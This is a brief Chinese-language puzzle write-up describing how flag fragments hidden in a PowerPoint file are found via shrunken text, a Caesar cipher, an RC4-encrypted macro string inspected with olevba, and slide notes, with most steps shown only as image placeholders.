


part2

在第二张PPT的左上角有一个被缩得很小的文本框，放大看是一段话

在这句话的字中间又有一些被缩的很小的字，将它们放大，密文那部分文字还得加上颜色，根据这句话的提示进行凯撒密码解密，得到第二部分







part3

安全警告告诉我们宏里面有东西


用olevba提取一下宏代码，是一段RC4加密，给出了base64加密后的密文






part4


第三张PPT，很明显






part5


第五张PPT的注释

